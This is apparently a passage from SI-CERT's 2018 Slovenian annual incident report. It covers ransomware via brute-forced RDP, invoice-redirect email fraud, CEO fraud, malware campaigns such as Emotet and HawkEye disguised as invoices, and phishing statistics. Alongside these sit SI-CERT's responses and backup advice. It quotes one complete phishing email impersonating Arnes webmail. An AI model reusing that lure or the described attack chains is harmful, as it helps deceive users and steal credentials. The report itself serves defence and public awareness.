_____ BOTNET _____ SHODAN _____ DRONE _____ C&C _____
VULNSERVICE _____ HONEYPOT _____ IDS _____ ATTACKIP
RIPE _____ GEOIP
PODATKOVNA ZBIRKA
OBOGATENIH PODATKOV

Izbrani incidenti

Napadi na podjetja

Podjetja, predvsem manjša in srednja, informacijski varnosti še vedno ne posvečajo dovolj pozornosti, kar spletni goljufi s koristjo izkoriščajo. Varnostnih kopij pogosto ni ali pa so neustrezne, zaščita informacijskega sistema je velikokrat prepuščena ne dovolj usposobljenemu kadru, vsa poslovna komunikacija s tujino pa poteka skoraj izključno po elektronski pošti, ki v svoji osnovi ni namenjena varni in zanesljivi izmenjavi informacij. Ozaveščanje o informacijski varnosti je pogosto prepuščeno samim zaposlenim, čeprav ima napačen klik na domačem računalniku običajno precej manjše posledice kot napačen klik na službenem računalniku.

OKUŽBA OSREDNJEGA STREŽNIKA Z IZSILJEVALSKIM VIRUSOM

Informacijski sistem podjetja z več zaposlenimi temelji na osrednjem strežniku Windows, kjer so profili zaposlenih, vključno z vsemi datotekami. Na strežniku so prav tako varnostne kopije. Zaradi lažje administracije je na strežniku omogočen dostop preko oddaljenega namizja (Remote Desktop). Ker je dostop neprimerno zaščiten in odprt za celoten internet, napadalci s preskušanjem različnih gesel uganejo geslo administratorja. Po vdoru na strežnik onemogočijo antivirusni program ter prenesejo in zaženejo kripto virus. Ta zašifrira uporabniške datoteke vseh zaposlenih, vključno z varnostnimi kopijami. Na strežniku pustijo obvestilo z navodili za odkup šifrirnega ključa. Ker v podjetju nimajo drugih varnostnih kopij, jim ne preostane drugega, kot da plačajo odkupnino. Ta se običajno giblje v protivrednosti od nekaj tisoč do nekaj deset tisoč evrov v eni izmed kriptovalut.

VDOR V POSLOVNO KOMUNIKACIJO

Vrsta napada, ki smo jo prvič zaznali leta 2016, je po svoji naravi zelo preprosta, vendar jo je izredno težko odkriti in preprečiti, praviloma pa privede do visokih oškodovanj. Običajno se začne s phishing napadom, s katerim napadalci pridobijo geslo enega od zaposlenih v podjetju. Z geslom se prijavijo v spletni vmesnik e-pošte ter s pomočjo nastavljenih filtrov in preusmeritev spremljajo vso elektronsko komunikacijo. Ko si podjetje s poslovnim partnerjem v tujini izmenja račun za plačilo storitev ali materiala, e-pošto z računom zadržijo, na računu spremenijo podatke o bančnem računu in spremenjen račun pošljejo prejemniku. To je možno storiti tako, da prejemnik zelo težko ugotovi spremembe. Običajno se ugotovi šele po ugotovljeni zlorabi in oškodovanju, z natančno analizo elektronske pošte in dostopov do predalov.


Leto	Skupno oškodovanje*	št. primerov
2016	134.000 EUR	7
2017	68.000 EUR	5
2018	530.000 EUR	15

* Skupno oškodovanje v obravnavanih primerih (upoštevani so samo zneski, ki so nam znani. Skupna vsota vseh oškodovanj je seveda večja).

DIREKTORSKA PREVARA ALI CEO FRAUD


Goljufija, ki jo označujemo kot direktorsko prevaro, je zelo preprost primer socialnega inženiringa. Prvič smo jo zaznali leta 2016. Spletni goljufi na spletnih straneh podjetja ali organizacije poiščejo kontaktne podatke direktorja in računovodstva. Računovodstvu nato pošljejo elektronsko sporočilo, v katerem ponaredijo naslov pošiljatelja in se lažno predstavijo kot direktor podjetja. V sporočilu prosijo za nakazilo večje vsote na bančni račun v tujini. To so bančni računi denarnih mul, ki sredstva takoj po prejemu pošljejo po drugi poti, sled za denarjem pa se tako zelo hitro izgubi. Indici v obravnavanih primerih pogosto pokažejo, da napadi izvirajo iz Nigerije. Na srečo so ti napadi zelo redko uspešni.

ŠTEVILO PRIJAV DIREKTORSKIH PREVAR NA LETO



Izsiljevalski virusi


ŠTEVILO PRIJAV IZSILJEVALSKIH VIRUSOV NA LETO




POTRJENIH OKUŽB V LETU 2018: **61**

VEKTOR VDORA:

Elektronska pošta	4
RDP	22
Teamviewer	1
Neznano	36



VRSTA VIRUSA:



NAČIN ŠIRJENJA

Čeprav večina kampanj izsiljevalskih virusov še vedno poteka preko elektronske pošte, se je v letu 2018 izredno zmanjšalo število primerov, kjer je bil napad preko okuženega sporočila dejansko uspešen. V veliki meri je to posledica dolgoletnega ozaveščanja uporabnikov in filtrov na poštnih strežnikih, ki strogo zavračajo večino tipov datotek v priponkah, ki bi lahko vsebovale virus. Po drugi strani pa smo zaznali veliko število okužb z izsiljevalskimi virusi, ki so bili posledica vdora v sistem preko storitve za oddaljen dostop (v večini primerov je to Windows Remote Desktop, v enem primeru pa Teamviewer).

ALI JE MOŽNO DATOTEKE ODŠIFRIRATI BREZ PLAČILA ODKUPNINE?

Odšifriranje datotek brez plačila odkupnine je možno zgolj v izjemnih primerih, ko varnostni strokovnjaki v šifrirnem algoritmu odkrijejo napako, ki jim omogoča izdelavo orodja za odšifriranje. Tako orodje lahko ponudijo širši javnosti ali zgolj njihovim strankam. Nekateri od antivirusnih podjetij ponujajo možnost analize šifriranih datotek brezplačno. Če ugotovijo, da lahko datoteke restavrirajo, ponudijo uporabnikom to možnost ob plačilu licence za njihov antivirusni program.

V nekaterih primerih pa so napadalci celo sami objavili šifrirne ključe. Takšna je zgodba sirskega državljana, ki mu je virus GandCrab zašifriral vse datoteke, med drugim tudi edine fotografije njegovih otrok. Svojo zgodbo in prošnjo za pomoč je objavil na Twitterju. Po nekaj dneh so se odzvali avtorji virusa in javno objavili šifrirne ključe za vse sirske državljane.

NO MORE RANSOM – na spletni strani nomoreransom.org so na voljo javno dostopna orodja za odšifriranje nekaterih različic izsiljevalskih virusov. Projekt koordinira Europol, partner projekta je tudi SI-CERT.

VARNOSTNE KOPIJE

Najučinkovitejša zaščita pred izsiljevalskimi virusi je še vedno pravilno zastavljen režim izdelave varnostnih kopij ter izobraževanje zaposlenih glede obravnave elektronske pošte in odpiranja priponk. Pri izdelavi načrta varnostnega kopiranja je treba upoštevati pravilo **3-2-1**:

3 Vedno imejte tri kopije vseh pomembnih datotek. Primer: originalna datoteka naj bo na vašem računalniku, kopiji pa spravite na zunanji disk in v oblak.

2 Vselej uporabljajte dva različna tipa medijev. Primer: varnostno kopirajte na USB-ključek in optični medij, na primer DVD, ali v oblak.

1 Eno varnostno kopijo vedno hranite ločeno od drugih. Primer: če vam v stanovanju zagori ali ga poplavi, obstaja možnost, da bodo uničeni tako računalnik kot oba nosilca z varnostnima kopijama (npr. USB-ključ in DVD). Zato eno kopijo spravite na varno v oblak.

Škodljiva koda

Preden sporočilo z zlonamerno priponko pride do končnega naslovnika, se mora izogniti zaščitnim filtrom na poštnih strežnikih. Napadalci zato radi uporabljajo datotečne formate Microsoft Office, kjer zlonamerno kodo vključijo v makre ali pa jo »zapakirajo« v različne priponke, kot so recimo arhivske .iso, .xz in .rar. Da bi sporočilo delovalo bolj verodostojno, za krinko uporabijo ime podjetja ali ustanove, ki naj bi žrtev prepričalo v klik na priponko, ki v naslednjem koraku vodi v okužbo računalnika, sporočila pa pošiljajo iz zlorabljenih poštnih predalov. Najbolj pogosto uporabljana krinka je račun za storitev, ki je seveda niste naročili, ali obvestilo o finančnem dolgu. Med obravnavanimi primeri v letu 2018 tako najdemo:

- Bančni trojanec Emotet v imenu podjetja Dars, d. d, kot račun za DarsGo,
- HawkEye Keylogger v ISO-priponki pod pretvezo računa banke Sberbank,
- Bančni trojanec pod pretvezo računa storitev Gorenjskih elektrarn.


UKREPI SI-CERT


- **opravimo analizo priponke,**
- **opozorimo javnost in medije,**
- **izdamo navodila skrbnikom poštnih strežnikov v Sloveniji o priporočeni blokadi zlonamernih sporočil,**
- **s pomočjo partnerjev v tujini skušamo čim prej odstraniti nadzorni strežnik, ki skladišči podatke o žrtvah,**
- **kadar je možno pridobiti seznam zlorabljenih sistemov, žrtve obvestimo preko njihovih ponudnikov,**
- **o zlorabi imena obvestimo podjetje, v imenu katerega se širijo zlonamerna sporočila.**

BANČNI TROJANEC EMOTET V IMENU DARS, D. D.

Priponka vsebuje datoteko Microsoft Word (.doc) z makro kodo. Ob odpiranju Word prikaže možnost vklopa makrov, ki zaženejo proces Powershell, ta pa z interneta prenese in zažene izvršljivo datoteko (.exe), ki je sistem okužila z bančnim trojancem Emotet. Ta spremlja delo na okuženem sistemu in krade digitalna potrdila (certifikate) in pristopna gesla, ki jih pošilja na sistem, ki ga upravlja storilec.

HAWKEYE KEYLOGGER V PRIPONKI ISO






Če datoteko ISO odpremo, se ta, odvisno od nastavitev sistema, odpre v enem od programov za odpiranje datotek ISO, npr. Winzip, 7-zip, Nero, Raziskovalec ipd., v katerem se prikaže vsebina arhiva. Ta je v tem primeru vsebovala datoteko z imenom doc01289098490pdf.exe, ki je računalnik okužila z zlonamernim programom Hawkeye Keylogger.

Hawkeye Keylogger je na oddaljen strežnik pošiljal vsa shranjena gesla z brskalnikov (Chrome, Firefox, Internet Explorer, Edge) in programov za elektronsko pošto (kot sta Outlook in Thunderbird) ter beležil vse vnose preko tipkovnice, te pa pošiljal na nadzorni strežnik.

LAŽNI RAČUN GORENJSKIH ELEKTRARN



Elektronsko sporočilo je vsebovalo priponko .xz, ki je bila arhivska datoteka, tipa rar.

Content-Type: application/x-rar;

name="GEK_Proforma_ invoices#103-2018-3170436-3173145-A.xz"

Content-Disposition: attachment;


filename="GEK_Proforma_ invoices#103-2018-3170436-3173145-A.xz"

Content-Transfer-Encoding: base64

Elektronsko sporočilo je prispelo iz poštnega strežnika, ki je bil v IP-naslovnem prostoru Nigerije.

VIRUSI, IZMENJANI PREKO STORITVE DROPBOX

Zlonamerna vsebina je lahko odložena tudi na spletnem strežniku ali v storitvi za izmenjavo datotek. V več primerih smo tako obravnavali povezave na priljubljeno storitev Dropbox, kamor so storilci odložili »pošiljko«. Tudi v tem primeru klik običajno vodi k arhivskim datotekam, kot sta .zip in .ace. Znotraj se kot izvršljiva datoteka .exe nahaja trojanski konj.



Phishing

Napadi z lažnim predstavljanjem se najpogosteje pojavljajo v obliki elektronskih sporočil, ki z vsebino skušajo prejemnika prepričati v razkritje občutljivih podatkov. Napadalci si za svoje žrtve izbirajo naključne ali skrbno načrtovane uporabnike, odvisno od namena samega napada.

224

PHISHING INCIDENTOV V LETU 2018

Najpogostejše tarče phishing napadov v letu 2018: **PAYPAL, NETFLIX IN MICROSOFT.**

UKREPI SI-CERT

- **obveščanje skrbnika spletnega strežnika in/ali njegovega ponudnika gostovanja,**
- **uvrščanje na seznam škodljivih spletnih strani (safe browsing list),**
- **opozarjanje na aktualne phishing kampanje preko medijev in družbenih omrežij,**
- **obveščanje in pomoč ustanovam in uporabnikom, ki so žrtve napada.**

ŽRTEV: UPORABNIK INTERNETA

Sporočilo navaja, da je naš uporabniški račun dosegel dovoljeno velikost, vendar jo lahko s klikom na povezavo povečamo, prej pa moramo seveda vpisati uporabniško ime in geslo.

Povezava v sporočilu je vodila na lažno spletno stran, ustvarjeno z uporabo spletne platforme za izdelavo in gostovanje brezplačnih spletnih strani Sitey.

From: Nova varnostna posodobitev Arnesa Webmaila [mailto:peter.fluri2@ggs.ch]
Sent: Friday, April 27, 2018 1:05 PM
To: undisclosed-recipients:
Subject: Prosimo, posodobite varnost Arnesove spletne pošte

--

Pozor: uporabnik Arnes Webmaill,

Če želite vedeti, da je skladišče sporočil Arnes Webmail doseglo omejitev kvote v naši podatkovni bazi, prosimo, da se izognete blokiranju vašega računa. kliknite spodnjo povezavo in se prijavite na Ponovno vzpostavite, posodobite in povečajte svojo omejitev za shranjevanje Arnes Webmail. prosimo, sledite vsakemu koraku, če želite znova uporabiti in potrditi svoj račun, da se izognete kakršnim koli poškodbam.

Kliknite tukaj za preverjanje: https://webmail.arnes.si/security/update

Tehnična podpora Arnesa Webmaila
Ekipa ekipe Arnes Webmail
Copyright @ 2018 Vse pravice pridržane.

ŽRTEV: BANČNI KOMITENT

Napadalci so stopili korak dlje pri izvedbi napada, ki je ciljal na komitente NKBM. Ob postavitvi lažne spletne strani banke in razpošiljanja lažnih elektronskih sporočil so izdelali tudi aplikacijo za mobilne naprave z operacijskim sistemom Android. Ta je bila izdelana z uporabo ogrodja za hitro izdelavo aplikacij za platformo Android in je omogočala vstavljanje ter prikaz lažne phishing spletne strani NKBM. Aplikacija je bila na voljo za prenos kar iz lažne phishing spletne strani NKBM.

PHISHING STRANI NA STREŽNIKIH V SLOVENIJI

Za postavitev spletnih strani storilci potrebujejo primerne strežnike. Z vdorom v ranljiv strežnik pridobijo možnost postavitve kopije strani z malo možnosti, da bi jih pri tem lahko ujeli. V obravnavanih primerih je šlo predvsem za zlorabo spletnih strežnikov, na katerih niso nameščeni posodobljeni sistemi za upravljanje spletnih vsebin (CMS), ali tistih, ki so imeli za administracijski dostop do nadzorne plošče nameščenega CMS-ja nastavljeno enostavno geslo. Redno vzdrževanje in posodabljanje sistemov CMS ter uporabljenih vtičnikov je nujno za stabilno in varno delovanje spletnih mest. Več informacij za lastnike spletnih mest je na voljo v priročniku ABC varnosti za lastnike spletnih strani, ki smo ga pripravili z registrom slovenskih domen Register.si.


32


PHISHING SPLETNIH MEST je bilo v letu 2018 postavljenih na slovenskih strežnikih.

vni.si/www

ABC varnosti za lastnike spletnih strani.

